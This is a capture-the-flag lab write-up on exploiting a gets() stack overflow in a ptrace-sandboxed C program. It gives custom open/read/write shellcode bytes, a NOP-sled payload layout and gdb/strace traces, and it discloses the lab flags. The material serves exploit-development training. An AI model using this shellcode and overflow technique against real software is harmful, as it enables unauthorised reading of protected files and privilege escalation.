Lab 3B Writeup

We have a C program that does the following:

- Creates a child process using fork.
- Creates a syscall variable and status integer to track the child process from the parent process.
- The child process then uses gets to put data from stdin to a 128byte buffer.
- At the same time, the parent process is waiting for the status of the child process to change, and also checking whether a syscall to execve is made. The program stops you from using /bin/sh shellcode.

```
int main()
{
    pid_t child = fork();
    char buffer[128] = {0};
    int syscall = 0;
    int status = 0;

    if(child == 0)
    {
        prctl(PR_SET_PDEATHSIG, SIGHUP);
        ptrace(PTRACE_TRACEME, 0, NULL, NULL);

        /* this is all you need to worry about */
        puts("just give me some shellcode, k");
        gets(buffer);
    }
    else
    {
        /* mini exec() sandbox, you can ignore this */
        while(1)
        {
            wait(&status);
            if (WIFEXITED(status) || WIFSIGNALED(status)){
                puts("child is exiting...");
                break;
            }

            /* grab the syscall # */
            syscall = ptrace(PTRACE_PEEKUSER, child, 4 * ORIG_EAX, NULL);

            /* filter out syscall 11, exec */
            if(syscall == 11)
            {
                printf("no exec() for you\n");
                kill(child, SIGKILL);
                break;
            }
        }
    }

    return EXIT_SUCCESS;
}
```

To exploit this program, we need to write custom shell code that opens, reads, and writes out the contents of the /home/lab3A/.pass. The main problem here is that when testing this shellcode in gdb, gdb will be running as lab3B, so we can't open that file and so cant test our shellcode properly.

To fix this, we instead try and print out the contents of the /home/lab3B/.pass file. This is how we will test our shellcode in gdb.

The Assembly

Our overall goal can be split down into smaller, more workable chunks. We simply need to:

1. Put the file name on the stack.
2. Open that file
3. Move the file descriptor around.
4. Read from that file.
5. Write to stdin
6. Exit

After some testing locally, we come up with the following shellcode:

```
BITS 32
;prints to stdin the contents of /home/lab3A/.pass
;78byte shellcode @Tim Carrington

;zero registers
        xor ecx,ecx
        xor eax,eax
        xor edx,edx
        xor ebx,ebx

;open file
        push 0x73736170             ; push the filename little endian style
        push 0x2e2f4133
        push 0x62616c2f
        push 0x656d6f68
        push 0x2f424242             ; 0x4242 gets rid of null bytes
        add esp, 0x3                ; increment esp by to get rid of 0x424242
        mov ebx, esp                ; move string pointer to ebx
        mov BYTE [ebx+0x11], 0x0    ; Terminate the file name string
        mov al, 5                   ; syscall intger (sys_open)
        mov dl, 4                   ; read only
        int 0x80                    ; open file

;read_file
        xor edx, edx                ; zero edx (not actually needed anymore)
        xchg eax, ebx               ; put file descriptor in ebx
        xchg eax, ecx               ; put file name in ecx, zeros out eax
        mov al, 0x3                 ; sys_call(3) read_file
        mov dl, 0x0c                ; number of bytes to read, kept the same to write
        int 0x80

;print_flag
```

```
        xor eax,eax             ;not needed as al is 0x3, could just inc eax
        xor ebx,ebx             ; again not needed, bl is fd, so moving 1 to bl will overwrite it.
        mov bl, 1               ; write to stdin
        mov al, 4               ; sys_call(4) write
        int 0x80

;sys_close
        xor eax, eax
        xor ebx, ebx
        mov al, 1
        int 0x80
```

This assmebly code could do with some optimisation. However it does the job. Now, we have completely portable shellcode that can be run without linking. To get the actual bytes we need to put in our payload, we simply do:

```
$ nasm shellcode.s
$ ndisasm -b32 shellcode.s
```

This give us the following bytes:

"\x31\xc9\x31\xc0\x31\xd2\x31\xdb\x68\x70\x61\x73\x73\x68\x33\x41\x2f\x2e\x68\x2f\x6c\x61\x62\x68\x68\x6f\x6d\x65\x68\x42\x42\x42\x2f\x83\xc4\x03\x89\xe3\xc6\x43\x11\x00\xb0\x05\x66\xba\x09\x03\xcd\x80\x31\xd2\x93\x91\xb0\x03\xb2\x22\xcd\x80\x31\xc0\x31\xdb\xb3\x01\xb0\x04\xcd\x80\x31\xc0\x31\xdb\xb0\x01\xcd\x80"

The Exploit

This is the trickier part, and required quite a lot of playing around. The first job is to find a segfault that allows us to control eip. We have a 128byte buffer, so we know our 78byte shellcode can fit, this also means we can stick a 52byte nopsled infront of our code.

After some playing around, we find that the address to overwrite is 157bytes after our shellcode. So we can do the following:

- 68 byte nopsled
- 78 byte shellcode
- 10 byte nopsled
- 4 byte ret address to middle of first nopsled
- Total = 161bytes

```
lab3B@warzone:/levels/lab03$ gdb ./lab3B
Reading symbols from ./lab3B...(no debugging symbols found)...done.
gdb-peda$ r < /tmp/payload
Starting program: /levels/lab03/lab3B < /tmp/payload
[New process 1103]
just give me some shellcode, k
th3r3_iz_n0_4dm1ns_0n1y_U!
[Reading symbols from /usr/lib/debug/lib/i386-linux-gnu/libc-2.19.so...done.
Reading symbols from /usr/lib/debug/lib/i386-linux-gnu/ld-2.19.so...done.

Program received signal SIGSEGV, Segmentation fault.
[Switching to process 1103]
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x1
ECX: 0xbffff6ef ("th3r3_iz_n0_4dm1ns_0n1y_U!\n\377\277\352\314\376\267\001")
EDX: 0x25 ('%')
ESI: 0x0
EDI: 0x90909090
EBP: 0x90909090
ESP: 0xbffff6ef ("th3r3_iz_n0_4dm1ns_0n1y_U!\n\377\277\352\314\376\267\001")
EIP: 0xbffff6f1 ("3r3_iz_n0_4dm1ns_0n1y_U!\n\377\277\352\314\376\267\001")
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

Once we find the ret address of our nopsled in gdb, we can see that our shellcode works perfectly. As seen above. That is the flag in lab3Bs pass file.

Because of the offset of memory in and outside of gdb, we cannot use the same ret address. So, its a case of using strace. Again, strace runs at the user priviledge, so for now, we simply need to keep using lab3B's pass file. Our goal here is to decrement the return address until we hit our nopsled and shellcode.

A good trick for this is to put the bytes "\xeb\xbf" at the start of our shellcode, this causes an infinite loop, so when we hit our shellcode, strace will hang.

We use strace -f ./lab3B < /tmp/payload (-f means follow forks, we want to follow the child process).

First attempt:


```
rt_sigaction(SIGALRM, {0x8048956, [ALRM], SA_RESTART}, {SIG_DFL, [], 0}, 8) = 0
alarm(60)                               = 0
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0xb7e229a8) = 1116
wait4(-1, Process 1116 attached
 <unfinished ...>
[pid  1116] prctl(PR_SET_PDEATHSIG, 1)  = 0
[pid  1116] ptrace(PTRACE_TRACEME, 0, 0, 0) = -1 EPERM (Operation not permitted)
[pid  1116] fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
[pid  1116] mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fd8000
[pid  1116] write(1, "just give me some shellcode, k\n", 31just give me some shellcode, k
) = 31
[pid  1116] fstat64(0, {st_mode=S_IFREG|0664, st_size=161, ...}) = 0
[pid  1116] mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fd7000
[pid  1116] read(0, "\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
"..., 4096) = 161
[pid  1116] --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0} ---
[pid  1116] +++ killed by SIGSEGV (core dumped) +++
<... wait4 resumed> [{WIFSIGNALED(s) && WTERMSIG(s) == SIGSEGV && WCOREDUMP(s)}], 0, NULL) = 1116
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_DUMPED, si_pid=1116, si_status=SIGSEGV, si_utime=0, si_stime=0} ---
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fd8000
write(1, "child is exiting...\n", 20child is exiting...
)   = 20
exit_group(0)                           = ?
+++ exited with 0 +++
```

We can see we get a segfault after the child process reads our payload from stdin (read(0, ...)). We make an assumption, and decide our return address is too high, so we decrement it.


```
[pid  1136] write(1, "just give me some shellcode, k\n", 31just give me some shellc
) = 31
[pid  1136] fstat64(0, {st_mode=S_IFREG|0664, st_size=161, ...}) = 0
[pid  1136] mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
[pid  1136] read(0, "\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
"..., 4096) = 161
[pid  1136] --- SIGILL {si_signo=SIGILL, si_code=ILL_ILLOPN, si_addr=0xbffff6ca} --
[pid  1136] +++ killed by SIGILL (core dumped) +++
<... wait4 resumed> [{WIFSIGNALED(s) && WTERMSIG(s) == SIGILL && WCOREDUMP(s)}], 0,
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_DUMPED, si_pid=1136, si_status=SIGILL, s
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fd8
write(1, "child is exiting...\n", 20child is exiting...
)   = 20
exit_group(0)                           = ?
+++ exited with 0 +++
```

Again we get a segfault, but now we have a memory address, so we are getting closer.


Trying again, we have gone from 0xbffff67c, to 0xbffff650:



Here, strace is hanging. So we have hit somewhere in our nopsled. Now, we just get rid of the first two bytes of our shellcode to get rid of the infinite loop and then:



So we can see that the child process now executes all of our shellcode, it opens, reads and writes from lab3B's pass file. Now we just change the file name to lab3A (\x42 to \x41), and pass it to the ./lab3B binary. (we cant use strace because of priveleges).



So we get our flag from the lab3A pass file: wh0_n33ds_5h3ll3_wh3n_U_h4z_s4nd.